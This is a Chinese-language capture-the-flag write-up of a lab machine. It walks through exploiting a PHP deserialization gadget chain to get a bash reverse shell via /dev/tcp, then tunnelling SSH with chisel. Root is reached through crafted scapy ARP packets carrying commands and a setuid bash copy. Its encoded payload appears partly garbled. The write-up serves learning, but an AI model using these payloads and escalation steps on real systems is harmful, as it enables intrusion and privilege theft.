

Hackme_Joker-xue

前面的user确实一下子就做出来了。后面的root提权卡了好久好久wwwww

user

nmap扫描后发现只开了一个80端口，访问后是薛老师的图片。

下载之后看到了图片的最后有这一堆东西，是个反序列化。同时也有user的口令。

```
php
<!--
class Starter {
    public $obj;
    public function execute() {
        echo $this->obj;
    }
}

class Middle {
    public $target;
    public function __toString() {
        return $this->target->run();
    }
}

class Runner {
    public $command;
    public function run() {
        system($this->command);
    }
}

if (isset($_POST['data'])) {
    $data = base64_decode($_POST['data']);
```

```

        if ($data !== false) {
            $obj = unserialize($data);
            if (is_object($obj) && method_exists($obj, 'execute'))
            {
                $obj->execute();
            }
        }
        exit;
    }
    --!>

joker:@-joker-@-123421-@

```

想着ssh连接不上，怎么办，怎么办，然后决定先弹个shell看看是不是只对本地开放22端口。

●
●
●

php

```

<?php
class Runner {
    public $command;
}
class Middle {
    public $target;
}
class Starter {
    public $obj;
}
$ip = "192.168.56.1";
$port = "4444";
$cmd = "bash -i >& /dev/tcp/$ip/$port 0>&1";
$payload = "echo " . base64_encode($cmd) . " | base64 -d |
bash";
$ext = new Runner();
$ext->command = $payload;
$mid = new Middle();
$mid->target = $ext;

```

```

$sta = new Starter();
$sta->obj = $mid;
echo base64_encode(serialize($sta));
?>

#Tzo30iJTdGFydGVyIjoxOntzOjM6Im9iaaiI7Tzo20iJNaWRkbGUiojE6e3M6N
joidGFyZ2V0IjtpOjY6IlJ1bm5lciI6MTp7czo30iJjb21tYW5kIjtzOjgwOiJ
lY2hvIFltRnphQ0F0YVNBK0ppQXZaR1YyTDNSamNDOHhPVEL1TVRZNEExqVTJMa
kV2TkRRME5DQXdQaVl4IHwgYmFzZTY0IC1kIHwgYmFzaCI7fX19

```

然后POST data=这个字符串就可以弹回来一个shell哩，是个www用户。然后ss -nltlp一下，确实本地开了一个22端口。

```

www-data@hackme:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hackme:/var/www/html$ ss -nltlp
ss -nltlp
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port
LISTEN     0          128       127.0.0.1:22          0.0.0.0:*
LISTEN     0          128       127.0.0.1:6010        0.0.0.0:*
LISTEN     0          128       [::]:6010             [::]:*
LISTEN     0          128       *:80                  *:
www-data@hackme:/var/www/html$ cd /tmp
cd /tmp
www-data@hackme:/tmp$ wget 192.168.56.1:8890/chisel ./chisel
wget 192.168.56.1:8890/chisel ./chisel
--2026-03-30 06:54:35-- http://192.168.56.1:8890/chisel
Connecting to 192.168.56.1:8890... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8945816 (8.5M) [application/octet-stream]

```

那就把这个22端口代理到本机上面，传进去一个chisel代一下

```

www-data@hackme:/tmp$ ls
ls
chisel
www-data@hackme:/tmp$ chmod +x chisel
chmod +x chisel
www-data@hackme:/tmp$ ././chisel client 192.168.56.1:8090 R:2222:127.0.0.1:22
././chisel client 192.168.56.1:8090 R:2222:127.0.0.1:22
2026/03/30 05:27:22 client: Connecting to ws://192.168.56.1:8090
2026/03/30 05:27:22 client: Connected (Latency 1.968939ms)

```

support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>


```

(root@Paw0x)-[~]
# ./chisel server -p 8090 --reverse
2026/03/30 17:27:03 server: Reverse tunnelling enabled
2026/03/30 17:27:03 server: Fingerprint Vz99zkjivPzFLxm0oupSgPIRr+/nhiKdeZ4v+I0L90g=
2026/03/30 17:27:03 server: Listening on http://0.0.0.0:8090
2026/03/30 17:27:24 server: session#1: tun: proxy#R:2222=>22: Listening

```

support MobaXterm by subscribing to the professional edition here: <https://mobaxterm.mobatek.net>

先本地运行，然后再在靶机上面连接一下，把靶机的22端口转发到攻击机的2222端口，然后再在攻击机上连127.0.0.1:2222



root

sudo -l无果。于是列了一下root的进程

```
bash
joker@hackme:~$ ps aux | grep root
root          1  0.1  0.5 100852 10376 ?        Ss   05:19
0:07 /sbin/init
root          2  0.0  0.0      0      0 ?        S    05:19
0:00 [kthreadd]
root          3  0.0  0.0      0      0 ?        I<   05:19
0:00 [rcu_gp]
root          4  0.0  0.0      0      0 ?        I<   05:19
0:00 [rcu_par_gp]
root          6  0.0  0.0      0      0 ?        I<   05:19
0:00 [kworker/0:0H-kblockd]
root          8  0.0  0.0      0      0 ?        I<   05:19
0:00 [mm_percpu_wq]
```

root	9	0.0	0.0	0	0 ?	S	05:19
0:00 [ksoftirqd/0]							
root	10	0.0	0.0	0	0 ?	I	05:19
0:05 [rcu_sched]							
root	11	0.0	0.0	0	0 ?	I	05:19
0:00 [rcu_bh]							
root	12	0.0	0.0	0	0 ?	S	05:19
0:00 [migration/0]							
root	14	0.0	0.0	0	0 ?	S	05:19
0:00 [cpuhp/0]							
root	15	0.0	0.0	0	0 ?	S	05:19
0:00 [cpuhp/1]							
root	16	0.0	0.0	0	0 ?	S	05:19
0:00 [migration/1]							
root	17	0.0	0.0	0	0 ?	S	05:19
0:03 [ksoftirqd/1]							
root	19	0.0	0.0	0	0 ?	I<	05:19
0:00 [kworker/1:0H-kblockd]							
root	20	0.0	0.0	0	0 ?	S	05:19
0:00 [kdevtmpfs]							
root	21	0.0	0.0	0	0 ?	I<	05:19
0:00 [netns]							
root	22	0.0	0.0	0	0 ?	S	05:19
0:00 [kauditd]							
root	24	0.0	0.0	0	0 ?	S	05:19
0:00 [khungtaskd]							
root	25	0.0	0.0	0	0 ?	S	05:19
0:00 [oom_reaper]							
root	26	0.0	0.0	0	0 ?	I<	05:19
0:00 [writeback]							
root	27	0.0	0.0	0	0 ?	S	05:19
0:00 [kcompactd0]							
root	28	0.0	0.0	0	0 ?	SN	05:19
0:00 [ksmd]							
root	29	0.0	0.0	0	0 ?	SN	05:19
0:03 [khugepaged]							

root	30	0.0	0.0	0	0 ?	I<	05:19
0:00 [crypto]							
root	31	0.0	0.0	0	0 ?	I<	05:19
0:00 [kintegrityd]							
root	32	0.0	0.0	0	0 ?	I<	05:19
0:00 [kblockd]							
root	33	0.0	0.0	0	0 ?	I<	05:19
0:00 [edac-poller]							
root	34	0.0	0.0	0	0 ?	I<	05:19
0:00 [devfreq_wq]							
root	35	0.0	0.0	0	0 ?	S	05:19
0:00 [watchdogd]							
root	37	0.0	0.0	0	0 ?	S	05:19
0:00 [kswapd0]							
root	55	0.0	0.0	0	0 ?	I<	05:19
0:00 [kthrotld]							
root	56	0.0	0.0	0	0 ?	I<	05:19
0:00 [ipv6_addrconf]							
root	66	0.0	0.0	0	0 ?	I<	05:19
0:00 [kstrp]							
root	119	0.0	0.0	0	0 ?	I<	05:19
0:00 [mpt_poll_0]							
root	120	0.0	0.0	0	0 ?	I<	05:19
0:00 [mpt/0]							
root	158	0.0	0.0	0	0 ?	S	05:19
0:00 [scsi_eh_0]							
root	159	0.0	0.0	0	0 ?	I<	05:19
0:00 [scsi_tmf_0]							
root	160	0.0	0.0	0	0 ?	I<	05:19
0:01 [kworker/1:1H-kblockd]							
root	175	0.0	0.0	0	0 ?	I<	05:19
0:01 [kworker/0:1H-kblockd]							
root	190	0.0	0.0	0	0 ?	I<	05:19
0:00 [kworker/u5:0]							
root	192	0.0	0.0	0	0 ?	S	05:19
0:00 [jbd2/sda1-8]							

```

root          193   0.0   0.0         0         0 ?           I<    05:19
0:00 [ext4-rsv-conver]
root          227   0.0   1.1   57180  22612 ?           Ss    05:19
0:03 /lib/systemd/systemd-journald
root          253   0.0   0.2   21752   5240 ?           Ss    05:19
0:00 /lib/systemd/systemd-udev
root          305   0.0   0.1    6736   2836 ?           Ss    05:19
0:00 /usr/sbin/cron -f
root          306   0.0   0.0         0         0 ?           I<    05:19
0:00 [ttm_swap]
root          310   0.0   0.1  222920   4020 ?           Ssl   05:19
0:00 /usr/sbin/rsyslogd -n -iNONE
root          311   0.0   0.3   22524   7316 ?           Ss    05:19
0:00 /lib/systemd/systemd-logind
root          401   0.0   0.2    9588   5688 ?           Ss    05:19
0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf
/var/lib/dhcp/dhclient.enp0s3.leases -I -df
/var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root          420   0.0   1.0 108880  21304 ?           Ssl   05:19
0:00 /usr/bin/python3 /usr/share/unattended-
upgrades/unattended-upgrade-shutdown --wait-for-signal
root          425   0.0   0.0    5840   1720 tty1       Ss+   05:19
0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
root          436   0.0   0.3   13288   7684 ?           Ss    05:19
0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root          446   0.0   1.7 253852  35156 ?           Ss    05:19
0:00 /usr/sbin/apache2 -k start
root          3836   0.0   0.0         0         0 ?           I     05:37
0:00 [kworker/u4:1-flush-8:0]
root          21301   0.0   0.0         0         0 ?           I     06:23
0:00 [kworker/u4:0-events_unbound]
root          24443   0.0   0.0         0         0 ?           I     06:37
0:00 [kworker/1:1-events]
root          26115   0.0   0.0         0         0 ?           I     06:42
0:00 [kworker/0:3-events]

```

```

root      28793  0.0  0.0      0      0 ?      I      06:49
0:00 [kworker/0:1-cgroup_destroy]
root      29625  0.0  0.0      0      0 ?      I      06:51
0:00 [kworker/0:2-rcu_gp]
root      29688  0.0  0.0      0      0 ?      I      06:51
0:00 [kworker/1:0-cgroup_destroy]
root      29980  0.0  0.0      0      0 ?      I      06:53
0:00 [kworker/1:3-mpt_poll_0]
root      30053  0.0  0.0      0      0 ?      I      06:55
0:00 [kworker/u4:2-events_unbound]
root      30107  0.0  0.0      0      0 ?      I      06:57
0:00 [kworker/0:0-memcg_kmem_cache]
root      30381  0.0  0.0      0      0 ?      I      06:59
0:00 [kworker/1:2]
root      30397  0.0  0.4  14504  8492 ?      Ss     06:59
0:00 sshd: joker [priv]
root      30400  0.0  0.4  14508  8592 ?      Ss     06:59
0:00 sshd: joker [priv]
root      30637  0.0  0.0      0      0 ?      I      07:00
0:00 [kworker/u4:3]
root      30991  8.5  3.3  77688  67604 ?      Ss     07:01
0:00 /usr/bin/python3 /root/arp_server.py
root      30992  0.0  0.1   6740  3144 ?      Ss     07:01
0:00 /bin/bash -c sleep 10 && systemctl restart arp-
listener.service
root      30994  0.0  0.0   5352   564 ?      S      07:01
0:00 sleep 10
joker     31027  0.0  0.0   6176   700 pts/0   S+     07:01
0:00 grep root

```

看到下边这个arplistener.service，猜测应该是利用这个。


```
joker@hackme:~$ systemctl cat arp-listener.service
# /etc/systemd/system/arp-listener.service
[Unit]
Description=ARP Command Listener
After=network.target

[Service]
Type=simple
ExecStart=/usr/bin/python3 /root/arp_server.py
ExecStartPost=/bin/bash -c 'sleep 10 && systemctl restart arp-listener.service'
Restart=always
RestartSec=3
User=root

[Install]
WantedBy=multi-user.target
joker@hackme:~$
```

是一个定时任务。第一时间想到的是去做劫持，但是过了一遍常见的几种变量、py库这些，发现没有权限。

然后想起来之前做到的Re靶机，那个是一个arp+dns的劫持，然后就想着试试看能不能发arp恶意包过去。

```
python

import time
from scapy.all import *


TARGET_IP = "192.168.56.121"
IFACE = "以太网 2"

eth = Ether(dst="ff:ff:ff:ff:ff:ff", src="08:00:27:3e:7e:2b")
arp = ARP(op=1, hwsrc="08:00:27:3e:7e:2b",
psrc="192.168.56.11", pdst=TARGET_IP)

payload = b"echo 1 > /tmp/1"


packet = eth / arp / Raw(load=payload)
sendp(packet, iface=IFACE, verbose=False)
```

然后没发现有任何的结果。于是想着开一个wireshark抓包看看




可以看到报文确实是过去了，但是返回的包是一个CMD: <uptime结果>的格式。

然后在这里卡了老久，一直在想怎么样才可以把这个命令放到CMD:后面去执行。到后面发现是钻牛角尖了，这个应该是让我发CMD: 的意思



可以看到成功迈出了关键的一步，于是决定直接写一个rootshell到tmp



发现有过滤，然后用{IFS}来替代空格发现长度有限制。

那就本地写一个脚本，再发一个arp包执行一下本地脚本就可以了

```

bash

joker@hackme:~$ cat <<EOF > /tmp/x
> #!/bin/bash
> cp /bin/bash /tmp/rootbash
> chmod +s /tmp/rootbash
> EOF
joker@hackme:~$
joker@hackme:~$ chmod +x /tmp/x
joker@hackme:~$ ls -al /tmp/x
-rwxr-xr-x 1 joker joker 61 Mar 30 07:21 /tmp/x
joker@hackme:~$

```

